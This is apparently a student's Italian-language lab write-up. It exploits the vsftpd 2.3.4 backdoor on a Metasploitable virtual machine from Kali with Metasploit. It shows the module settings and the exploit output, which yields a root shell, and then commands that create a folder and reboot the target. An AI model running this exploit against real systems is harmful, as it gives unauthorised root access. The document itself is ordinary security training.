

# Esercizio 12/06

abbiamo cambiato ip di kali in 192.168.1.236





abbiamo cambiato l'ip di meta in 192.168.1.249

Nmap con ip meta 192.168.1.249





abbiamo cercato il servizio ftp con msfconsole

col comando use 0 ,andiamo ad usare il payload default




eseguiamo l'exploit



associamo come host l'ip di metasploit

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
   RHOSTS   192.168.1.249    yes       The target host(s), see https://docs.metasploit
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.249:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.249:21 - USER: 331 Please specify the password.
[+] 192.168.1.249:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.249:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.236:41685 → 192.168.1.249:6200) at 2023-06-12 07:06:26 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a4:40:6a
          inet addr:192.168.1.249  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea4:406a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1483 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1484 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:118917 (116.1 KB)  TX bytes:120380 (117.5 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:226 errors:0 dropped:0 overruns:0 frame:0
          TX packets:226 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68901 (67.2 KB)  TX bytes:68901 (67.2 KB)
```

successivamente andiamo a creare la cartella test_meta dentro la directory root (/)

```
cd /
mkdir test_meta
sudo reboot
[*] 192.168.1.249 - Command shell session 2 closed.
```

```
msfadmin@metasploitable:/$ ls
?     cdrom  home        lib         mnt         proc  srv         tmp  vmlinuz
bin   dev    initrd      lost+found  nohup.out   root  sys         usr
boot  etc    initrd.img  media       opt         sbin  test_meta   var
msfadmin@metasploitable:/$
```